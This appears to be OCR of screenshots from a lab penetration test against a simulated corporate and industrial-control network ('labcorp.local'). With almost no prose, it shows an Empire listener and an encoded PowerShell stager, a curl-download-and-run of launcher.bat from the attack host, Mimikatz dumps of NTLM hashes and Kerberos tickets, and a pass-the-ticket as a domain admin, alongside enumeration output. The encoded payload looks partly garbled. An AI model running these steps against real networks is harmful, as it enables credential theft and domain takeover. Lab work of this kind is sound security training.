<input type="checkbox"/>	✓	WAN	TCP	172.16.0.0/24	*	WAN address	1 - 65535	192.168.3.10	1 - 65535	WAN_LAN	

Add
 Add
 Delete
 Save
 Separator

Firewall / NAT / Outbound ?

Port Forward 1:1 Outbound NPt

Outbound NAT Mode

Mode	<input checked="" type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>
Automatic outbound NAT rule generation. (IPsec passthrough included)		Hybrid Outbound NAT rule generation. (Automatic Outbound NAT + rules below)	Manual Outbound NAT rule generation. (AON - Advanced Outbound NAT)	Disable Outbound NAT rule generation. (No Outbound NAT rules)

Firewall / Rules / WAN ?

Floating WAN LAN

Rules (Drag to Change Order)

<input type="checkbox"/>	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
<input checked="" type="checkbox"/>	✗ 0/0 B	*	Reserved Not assigned by IANA	*	*	*	*	*		Block bogon networks	
<input type="checkbox"/>	✓	0/1.56 MiB	IPv4 TCP	172.16.0.0/24	*	192.168.3.10	1 - 65535	*	none	NAT WAN_LAN	

Add
 Add
 Delete
 Save
 Separator

Internet Protocol Version 4 (TCP/IPv4) Properties



General

You can get IP settings assigned automatically if your network supports this capability. Otherwise, you need to ask your network administrator for the appropriate IP settings.

Obtain an IP address automatically

Use the following IP address:

IP address:

192 . 168 . 3 . 10

Subnet mask:

255 . 255 . 255 . 0

Default gateway:

192 . 168 . 3 . 1

Obtain DNS server address automatically

Use the following DNS server addresses:

Preferred DNS server:

172 . 16 . 0 . 2

Alternate DNS server:

. . .

Validate settings upon exit

Advanced...

OK

Cancel

Computer Name/Domain Changes



You can change the name and the membership of this computer. Changes might affect access to network resources.

[More information](#)

Computer name:

OS1

Full computer name:

OS1.labcorp.local

More...

Member of

Domain:

labcorp.local

Workgroup:

OK

Cancel




LABCORP\operator1

Password



Switch User

 Windows 7 Professional N



```
=====
[Empire] Post-Exploitation Framework
=====
[Version] 3.8.2 BC Security Fork | [Web] https://github.com/BC-SECURITY/Empire
=====
[Starkiller] Multi-User GUI | [Web] https://github.com/BC-SECURITY/Starkiller
=====

  EMPiRE

  319 modules currently loaded
  0 listeners currently active
  0 agents currently active

(Empire) >
```

```
(Empire) > uselistener http
(Empire: listeners/http) > info

Name: HTTP[S]
Category: client_server

Authors:
@harmj0y

Description:
Starts a http[s] listener (PowerShell or Python) that uses a
GET/POST approach.

HTTP[S] Options:

Name      Required  Value                                     Description
----      -
Name      True      http                                     Name for the listener.
Host      True      http://172.16.0.6                       Hostname/IP for staging.
BindIP    True      0.0.0.0                                  The IP to bind to on the control server.
Port      True                                                Port for the listener.
Launcher  True      powershell -noP -sta -w 1 -enc         Launcher string.
StagingKey True      -6XTH8Q?2%I@/1>vkKE]qW9.<#yh3V:w     Staging key for initial agent negotiation.
DefaultDelay True      5                                         Agent delay/reach back interval (in seconds).
DefaultJitter True      0.0                                       Jitter in agent reachback interval (0.0-1.0).
DefaultLostLimit True      60                                       Number of missed checkins before exiting.
DefaultProfile True      /admin/get.php,/news.php,/login/       Default communication profile for the agent.
process.php|Mozilla/5.0 (Windows
NT 6.1; WOW64; Trident/7.0;
rv:11.0) like Gecko

CertPath  False                                               Certificate path for https listeners.
KillDate  False                                               Date for the listener to exit (MM/dd/yyyy).
WorkingHours False                                               Hours for the agent to operate (09:00-17:00).
Headers   True      Server:Microsoft-IIS/7.5               Headers for the control server.
Cookie    False     lFKcoyzo                                Custom Cookie Name
StagerURI False                                               URI for the stager. Must use /download/. Example: /download/stager.php
UserAgent False     default                                  User-agent string to use for the staging request (default, none, or other).
Proxy     False     default                                  Proxy to use for request (default, none, or other).
ProxyCreds False     default                                  Proxy credentials ([domain/]username:password) to use for request (default, none, or other).
SlackURL  False                                               Your Slack Incoming Webhook URL to communicate with your Slack instance.
```

```
(Empire: stager/multi/launcher) > generate
powershell -noP -sta -w 1 -enc SQBmACgAJABQFMAVgBlAFIAUwBpAG8ATgBUAGEAqGbsAEUALgBQAFMAVgBlAFIAUwBjAE8ATgAuAE0
cgBFBAEYAX0AuEEAcwBzAEUATQBiAGwAWQAUAEcAZQBUAFAeQbWAEUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBNAGUAbQBlAG4AdAAuAEE
IgbBHAEUAdABGAEKARQBgAEwARAaIACgAJwBjAGEAYwBoAGUAZABHAIAbwB1AHAAUAbVAGwAaQBJAHKAUwBlAHQAdAbPAG4AZwBzACcAlAAneA4
JwApADsASQBMACgAJAAZADcARQApAHsAJAA4ADkAYgA9ACQANgA3AGUALgBHAEUAdABWAEAbABVAEUAKAAKAG4AdQBMAEWAKQ7AEKAZG0ACQ
awBMAG8AZwBnAGkAbgBnACcAXQApAHsAJAA4ADkAQgBbAcAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBUAGcAJwBdAFs
bwBjAGsATABvAGcAZwBpAG4AZwAnAF0APQAwADsAJAA4ADkAYgBbAcAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBUAGc
bwBjAGsASQBUAHYAbwBjAGEAdAbPAG8AbgBMAG8AZwBnAGkAbgBnACcAXQA9ADAAfQAKAHYAYQBMAD0AwWBDAE8ATABsAEUAYwB0AGkATwB0AHM
eQBbAHMAdABSAGkAbgBHACwAUwBZAHMAdABFAE0ALgBPAGIAagBFAGMAdABDF0A0gA6AG4AZQBXCgAKQ7ACQAdgBBAGwALgBBAEQARAAoACc
YwBrAEwAbwBnAGcAaQBUAGcAJwAsADAaKQA7ACQAdgBhAEwALgBBAEQARAAoACcARQBUAGEAYGbsAGUAWBjAHIAaQBwAHQAQgBbsAG8AYwBrAEK
MAApADsAJAA4ADkAQgBbAcASABLAEUAWQBFAEwATwBDAEEATABfAE0AQBDAAEgASQB0AEUAXABTAG8AZgB0AHcAYQByAGUAXABQAG8AbAbPAGM
bwB3AHMAXABQAG8AdwB1AHIAUwBoAGUAbABsAFwAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBUAGcAJwBdAD0AJABWAE
awBdAC4AIgBHAEUAdABGAGkAZQBgAGwARAaIACgAJwBzAGkAZwBuAGEAdAB1AHIAZQBzACcAlAAneA4AJwArACcAbwBuAFAAdQBjAGwAaQBJACW
JABuAHUAbABsACwAKAB0AEUAVwAtAE8AYgBKAGUAQwB0ACAQwBPAAEWATABFAGMAVABJAE8AbgBTAC4ARwBlAG4AZQBjAGkAYwAuAEGAQ0BTAGg
PQBbAFIARQBMf0ALgBBAHMAcwBlAE0AYgBMAFkALgBHAEUAdABUAFKAUABFCgAJwBTAKAcwB0AGUAbQAUAE0AYQBUAGEAZwBlAG0AZQBwAHQ
JwBVAHQAAQBsAHMAJwApADsAJABSAEUAZgAuAEcAZQB0EYAAQBFBAEWARAoACcAYQBtAHMAaQBjAG4AaQb0EYAJwArACcAYQBPAGwAZQBkACc
JwApAC4AUwBFAHQAVgBBAGwAVQBlACgAJAB0AFUATABMACwAJABUAHIAVQBlACKA0wB9ADsAwWBTAKAUwBUAEUAbQAUAE4AZQBUC4AUwBlAFI
OgBFBAFgAcBFBAEMAVAAADAAMABDAG8AbgBUAEkATgB1AEUAPQA0wADsAJAB1AEAMAYgA9AE4AZQB3AC0ATwBiAEoARQBDFAQIABTAKAUwBUAGU
PQANAE0AbwB6AGkAbABsAGEALwA1AC4AMAAGcAgAVwBPAG4AZABVhAcwAgAE4AVAAGADYALgAxADsAIAIBXAE8AVwA2ADQ0AwAgAFQAcgBpAGQ
bABPAGsAZQAgAEcAZQBJAGsAbwAnADsAJABzAGUAcgA9ACQAKABbAFQAZQB4AFQALgBFAg4AQwBvAGQASQB0AEcAXQA6AD0AVQBOAEKAYwBvAGQ
cgBUAF0A0gA6AEYAcgBvAG0A0gBBAFMAZQA2ADQAUwB0AHIAaQB0AGcAKAAnAGEAQQBcADAAQ0BjAFEAQ0BjAEAAQQA2AEAAQW4AEAEATAB3AEE
RABBAEEATABnAEEMgBBAEQAbwBBAE4AQ0BBADAAQ0BEAE0AQ0AnACkAKQApADsAJAB0AD0AJwAvAG4AZQB3AHMALgBwAGGAcAAAnADsAJABFAEM
cgAtAEAAZwBlAG4AdAAncwAJAB1ACKA0wAkAGUAYwBiAC4AUABSAG8AEAB5AD0AwWBTAKAUwBUAGUAbQAUAE4AZQBUC4AVwBlAGIAUgBFBAFE
cgBvAFgAWQA7ACQARQBJAGIALgBQAHIAITwB4AHKALgBDFAFIARQBEAEUAbgBUAEKAYQBsAFMAIAA9ACAAMwBTAKAcwBUAEUAbQAUAE4ARQBUAC4
RABFAGYAQQBVAEWAdAB0AEUAVABXAG8AUgBLAEMAcgBFAGQAZQBwAHQASQBhAGwAcwA7ACQAUwBjAHIAaQBwAHQAQgBQAHIAbwB4AHKIAIA9ACA
dABFAE0ALgBUAEUAEAB0AC4ARQBOAEMAbwBEAEKATgBnAF0A0gA6AEUAWBDAEKASQAUAEcAZQBUEIAE0QB0AEUAcwAoACcAfG2AFgAVABIADg
PAAjAHKAaAZAFYA0gB3ACcAKQA7ACQAUgA9AHsAJABEACwAJABLAD0AJABBAFIAZwBzADsAJABTAD0AMAAuAC4AMgA1ADUAWAwAC4ALgAyADU
JABLAFsAJABfACUAJABLAC4AQwBvAFUATgBUAF0AKQA7ADIANQA2ADsAJABTAFsAJABfAF0ALAAkAFMAWwAKAE0AXQA9ACQAUwBbACQASgBdACw
SQAraDEAKQALADIANQA2ADsAJABIAD0AKAAkAEgAKwAKFMAWwAKAEKAXQA9ACUAMgA1ADYA0wAKAFMAWwAKAEKAXQASACQAUwBbACQASABdAD0
WABPAFIAJABTAFsAKAAkAFMAWwAKAEKAXQA9ACQAUwBbACQASABdACKAJQYyADUANgBdAH0AFQ7ACQAZQBDAEIALgBIAEUAQ0BKAEUUgBTAC4
WQB0AE0AEQBWAF0AZwBMAGsAbAB2AHcAPQvBvAF0ARQBSADYAUQBKAEGATwB2AG8AE0A4AHcAaQAZAgGAbgBnAHMAMABpAEgAcQBxAG4A0AA9ACI
bwBhAGQARABBAFQAQ0A0ACQAcwBFAlAKwAKAHQAQQA7ACQAA0QBWAD0AJABEAEEdAbHfASAMAAuAC4AMwBdADsAJABEAGEAdABBAD0AJABEAE
XQA7AC0AagBvAGkAbgBbAEMAaAbhAFIAWwBdAF0AKAAmCAAJABSACAAJABKAEAEVABhACAkAAKAEKAVGArACQASwApACKAFAJBjAEUAWAA=
```

Options:

Name	Required	Value	Description
Listener	True	http	Listener to generate stager for.
Language	True	powershell	Language of the stager to generate.
StagerRetries	False	0	Times for the stager to retry connecting.
OutFile	False	launcher.bat	File to output launcher to, otherwise displayed on the screen.
Base64	True	True	Switch. Base64 encode the output.
Obfuscate	False	False	Switch. Obfuscate the launcher powershell code, uses the

```
(Empire: stager/multi/launcher) > generate  
[*] Stager output written out to: launcher.bat
```

```
*Evil-WinRM* PS C:\Users\operator2\Documents> curl http://172.16.0.6:8000/launcher.bat -o launcher.bat  
*Evil-WinRM* PS C:\Users\operator2\Documents> ./launcher.bat
```

```
(Empire) > agents  
[*] Active agents:  
Name      La Internal IP  Machine Name  Username          Process          PID  Delay  Last Seen          Listener  
-----  
62FRNKHT ps 0.0.0.0      WS01          LABCORP\operator2 powershell       4960 5/0.0 2021-06-28 08:23:13 http  
(Empire: agents) > |
```



```

(Empire: agents) > interact 62FRNKHT
(Empire: 62FRNKHT) > info

[*] Agent info:

    checkin_time      2021-06-28 08:21:02.555501+00:00
    delay              5
    external_ip        172.16.0.4
    high_integrity      False
    hostname            WS01
    internal_ip         0.0.0.0
    jitter              0.0
    kill_date           0
    language            powershell
    language_version    5
    lastseen_time      2021-06-28 08:25:54.470476+00:00
    listener            http
    lost_limit          60
    name                62FRNKHT
    nonce               4229496992173150
    os_details          [FAILED]
    process_id          4960
    process_name        powershell
    profile              /admin/get.php,/news.php,/login/process.php|Mozilla/5.0 (Windows NT
                        6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
    session_id          62FRNKHT
    session_key         ;G2.SEsPJM^pF<?&3-Nc0XBIay0%{h5]
    username            LABCORP\operator2
    working_hours       0

(Empire: 62FRNKHT) >

```

```

(Empire: powershell/situational_awareness/host/seatbelt) > run
[*] Tasked 62FRNKHT to run TASK_CMD_WAIT
[*] Agent 62FRNKHT tasked with task ID 12
[*] Tasked agent 62FRNKHT to run module powershell/situational_awareness/host/seatbelt

```

```

===== LocalGroups =====
                                (09:00:00)
All Local Groups (and memberships)

** WS01\Administrators ** (Administrators have complete and unrestricted access to the computer/domain)

User          WS01\Administrator      S-1-5-21-2743866588-592510755-1048663195-500
User          WS01\admin               S-1-5-21-2743866588-592510755-1048663195-1001
Group         LABCORP\Domain Admins   S-1-5-21-3548499349-430868606-1089018202-512
User          LABCORP\operator1        S-1-5-21-3548499349-430868606-1089018202-1108

```

```
===== RDPSessions =====

SessionID           : 0
SessionName         : Services
UserName            :
DomainName          :
State               : Disconnected
SourceIp            :

SessionID           : 1
SessionName         : Console
UserName            : lab.da
DomainName          : LABCORP
State               : Active
SourceIp            :
```

```
(Empire: agents) > list

[*] Active agents:

Name      La Internal IP      Machine Name      Username          Process          PID    Delay    Last Seen          Listener
-----
62FRNKHT  ps 0.0.0.0          WS01              LABCORP\operator2 powershell       4960   5/0.0   2021-07-04 11:05:49 http
1PKZ7G3T  ps 172.16.0.4       WS01              *LABCORP\operator1 powershell       8792   5/0.0   2021-07-04 11:34:12 http

(Empire: agents) > █
```

```
(Empire: powershell/credentials/mimikatz/command) > set Command sekurlsa::logonPasswords
(Empire: powershell/credentials/mimikatz/command) > run
[*] Tasked 1PKZ7G3T to run TASK_CMD_JOB
[*] Agent 1PKZ7G3T tasked with task ID 3
[*] Tasked agent 1PKZ7G3T to run module powershell/credentials/mimikatz/command
(Empire: powershell/credentials/mimikatz/command) >
Job started: RHCKEM
```

```
Hostname: ws01.labcorp.local / S-1-5-21-3548499349-430868606-1089018202
```

```
.#####. mimikatz 2.2.0 (x64) #19041 Oct  4 2020 10:28:51
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com **/
```

```
mimikatz(powershell) # sekurlsa::logonPasswords
```

```
Authentication Id : 0 ; 37863454 (00000000:0241c01e)
Session           : Interactive from 2
User Name         : DWM-2
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 7/3/2021 8:31:33 PM
SID               : S-1-5-90-0-2

msv :
[00000003] Primary
* Username : WS01$
* Domain   : LABCORP
* NTLM     : 2ddb4c1c763bd46f76fe72c8ca279786
* SHA1     : bdac144a917d488f20e64ab809c74e1152e2b266
```

```
(Empire: powershell/credentials/mimikatz/command) > creds
```

Credentials:

CredID	CredType	Domain	UserName	Host	Password
1	hash	LABCORP	WS01\$	ws01	2ddb4c1c763bd46f76fe72c8ca279786
2	hash	LABCORP	operator1	ws01	64f12cddaa88057e06a81b54e73b949b
3	hash	LABCORP	lab.da	ws01	58a478135a93ac3bf058a5ea0e8fdb71

```

(Empire: powershell/credentials/mimikatz/command) > set Command sekurlsa::tickets /export
(Empire: powershell/credentials/mimikatz/command) > run
[*] Tasked 1PKZ7G3T to run TASK_CMD_JOB
[*] Agent 1PKZ7G3T tasked with task ID 34
[*] Tasked agent 1PKZ7G3T to run module powershell/credentials/mimikatz/command
(Empire: powershell/credentials/mimikatz/command) >
Job started: GF7N3T

Hostname: ws01.labcorp.local / S-1-5-21-3548499349-430868606-1089018202

.#####. mimikatz 2.2.0 (x64) #19041 Oct 4 2020 10:28:51
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # sekurlsa::tickets /export

```

```

-a---- 7/4/2021 12:30 PM 1687 [0;241b613]-0-0-40a50000-operator1@LDAP-dc01.labcorp.local.kirbi
-a---- 7/4/2021 12:30 PM 1513 [0;241b613]-2-0-40e10000-operator1@krbtgt-LABCORP.LOCAL.kirbi
-a---- 7/4/2021 12:30 PM 1601 [0;3e4]-0-0-40a50000-WS01$cifs-dc01.labcorp.local.kirbi
-a---- 7/4/2021 12:30 PM 1601 [0;3e4]-0-1-40a50000-WS01$ldap-dc01.labcorp.local.kirbi
-a---- 7/4/2021 12:30 PM 1457 [0;3e4]-2-0-60a10000-WS01$krbtgt-LABCORP.LOCAL.kirbi
-a---- 7/4/2021 12:30 PM 1457 [0;3e4]-2-1-40e10000-WS01$krbtgt-LABCORP.LOCAL.kirbi
-a---- 7/4/2021 12:30 PM 1601 [0;3e7]-0-0-40a50000-WS01$ldap-dc01.labcorp.local.kirbi
-a---- 7/4/2021 12:30 PM 1631 [0;3e7]-0-1-40a50000-WS01$cifs-dc01.labcorp.local.kirbi
-a---- 7/4/2021 12:30 PM 1563 [0;3e7]-0-2-40a10000.kirbi
-a---- 7/4/2021 12:30 PM 1631 [0;3e7]-0-3-40a50000-WS01$ldap-dc01.labcorp.local.kirbi
-a---- 7/4/2021 12:30 PM 1601 [0;3e7]-0-4-40a50000-WS01$cifs-dc01.labcorp.local.kirbi
-a---- 7/4/2021 12:30 PM 1539 [0;3e7]-1-0-40a10000.kirbi
-a---- 7/4/2021 12:30 PM 1457 [0;3e7]-2-0-60a10000-WS01$krbtgt-LABCORP.LOCAL.kirbi
-a---- 7/4/2021 12:30 PM 1457 [0;3e7]-2-1-40e10000-WS01$krbtgt-LABCORP.LOCAL.kirbi
-a---- 7/4/2021 12:30 PM 1713 [0;664e2]-0-0-40a50000-lab.da@LDAP-dc01.labcorp.local.kirbi
-a---- 7/4/2021 12:30 PM 1499 [0;664e2]-2-0-40e10000-lab.da@krbtgt-LABCORP.LOCAL.kirbi
-a---- 7/4/2021 12:30 PM 1499 [0;66508]-2-0-40e10000-lab.da@krbtgt-LABCORP.LOCAL.kirbi

```

```

labcorp\operator1@WS01 C:\Users\operator1\Documents>mimikatz.exe

.#####. mimikatz 2.2.0 (x64) #19041 Jul 4 2021 22:29:55
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # kerberos::ptt [0;66508]-2-0-40e10000-lab.da@krbtgt-LABCORP.LOCAL.kirbi
* File: '[0;66508]-2-0-40e10000-lab.da@krbtgt-LABCORP.LOCAL.kirbi': OK

```

```
labcorp\operator1@WS01 C:\Users\operator1\Documents>klist
Current LogonId is 0:0x29f7974

Cached Tickets: (1)

#0> Client: lab.da @ LABCORP.LOCAL
Server: krbtgt/LABCORP.LOCAL @ LABCORP.LOCAL
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
Start Time: 7/4/2021 4:52:17 (local)
End Time: 7/4/2021 14:52:17 (local)
Renew Time: 7/4/2021 16:52:29 (local)
Session Key Type: Kerberos DES-CBC-CRC
Cache Flags: 0x1 -> PRIMARY
Kdc Called:
```

```
[+] Basic System Information
[?] Check if the Windows versions is vulnerable to some known exploit https://book.hacktricks.xyz/wexploits
Hostname: ws01
Domain Name: labcorp.local
ProductName: Windows 10 Pro N for Workstations
EditionID: ProfessionalWorkstationN
ReleaseId: 2009
BuildBranch: vb_release
CurrentMajorVersionNumber: 10
CurrentVersion: 6.3
Architecture: AMD64
ProcessorCount: 1
SystemLang: en-US
KeyboardLang: English (United States)
TimeZone: (UTC-08:00) Pacific Time (US & Canada)
IsVirtualMachine: True
Current Time: 7/3/2021 10:29:22 PM
HighIntegrity: True
PartOfDomain: True
Hotfixes: KB5003254, KB4562830, KB4570334, KB4577586, KB4580325, KB4586864, KB5004476, KB5003503,

[?] Windows vulns search powered by Watson(https://github.com/rasta-mouse/Watson)
OS Build Number: 19042
Windows version not supported

[+] User Environment Variables
[?] Check for some passwords or keys in the env variables
COMPUTERNAME: WS01
PUBLIC: C:\Users\Public
LOCALAPPDATA: C:\Users\operator1\AppData\Local
PSModulePath: C:\Users\operator1\Documents\WindowsPowerShell\Modules;C:\Program Files\WindowsPower
ll\v1.0\Modules
```

```
===== (Network Information) =====
[+] Network Shares
  ADMIN$ (Path: C:\Windows)
  C$ (Path: C:\)
  IPC$ (Path: )
  Share (Path: C:\Share) -- Permissions: AllAccess

[+] Host File
  127.0.0.1 localhost
  ::1 localhost

[+] Network Ifaces and known hosts
[?] The masks are only for the IPv4 addresses
Ethernet1[00:0C:29:FF:7C:49]: 172.16.0.4, fe80::6960:590f:4ccb:236d%10 / 255.255.255.0
  DNSs: 172.16.0.2
  Known hosts:
    172.16.0.2          00-0C-29-1C-A2-60      Dynamic
    172.16.0.6          00-0C-29-6D-3E-94      Dynamic
    172.16.0.7          00-0C-29-B3-FC-9E      Dynamic
    172.16.0.255        FF-FF-FF-FF-FF-FF      Static
    224.0.0.22          01-00-5E-00-00-16      Static
    224.0.0.251         01-00-5E-00-00-FB      Static
    224.0.0.252         01-00-5E-00-00-FC      Static
    231.1.1.1           01-00-5E-01-01-01      Static
    239.255.255.250     01-00-5E-7F-FF-FA      Static
    255.255.255.255     FF-FF-FF-FF-FF-FF      Static
```

```
[+] Saved RDP connections
Host      Username Hint      User SID
172.16.0.7  LABCORP\operator1  S-1-5-21-3548499349-430868606-1089018202-1104
172.16.0.7  LABCORP\operator1  S-1-5-21-3548499349-430868606-1089018202-1108
```

```
[+] Looking for kerberos tickets
[?] https://book.hacktricks.xyz/pentesting/pentesting-kerberos-88
[*] Enumerated 2 ticket(s):

[*] Enumerated 2 ticket(s):

[*] Enumerated 7 ticket(s):

[*] Enumerated 7 ticket(s):

UserPrincipalName: lab.da@labcorp.local
serverName: krbtgt/LABCORP.LOCAL
RealmName: LABCORP.LOCAL
StartTime: 7/3/2021 7:07:17 PM
EndTime: 7/4/2021 5:07:17 AM
RenewTime: 7/4/2021 4:52:29 PM
EncryptionType: aes256_cts_hmac_shal_96
TicketFlags: name_canonicalize, pre_authent, initial, renewable, forwardable
=====
```

Level 5: Enterprise

Kali: 172.16.0.10

Server: 172.16.0.2

Workstation: 172.16.0.4

Level 4: Site Business Systems

Firewall: 172.16.0.7

Level 3: Operations & Control

Workstation: 192.168.3.10


Level 2: Localized Control

SCADA: 192.168.2.10

Level 1: Process

PLC: 192.168.1.10

Level 0: I/O



Optional features

+ Add a feature

[See optional feature history](#)

Installed features
















ssh | ×

Sort by: Name ▾

	OpenSSH Client	10.1 MB
	OpenSSH Server	9.43 MB

Related settings

[More Windows features](#)









	Network Connected Device...	Network Co...		Manual (Trig...
	Network Connection Broker	Brokers con...	Running	Manual (Trig...
	Network Connections	Manages o...	Running	Manual
	Network Connectivity Assis...	Provides Dir...		Manual (Trig...
	Network List Service	Identifies th...	Running	Manual
	Network Location Awareness	Collects an...	Running	Automatic
	Network Setup Service	The Networ...		Manual (Trig...
	Network Store Interface Ser...	This service ...	Running	Automatic
	Offline Files	The Offline ...		Manual (Trig...
	OpenSSH Authentication A...	Agent to ho...		Disabled
	OpenSSH SSH Server	SSH protoc...	Running	Manual
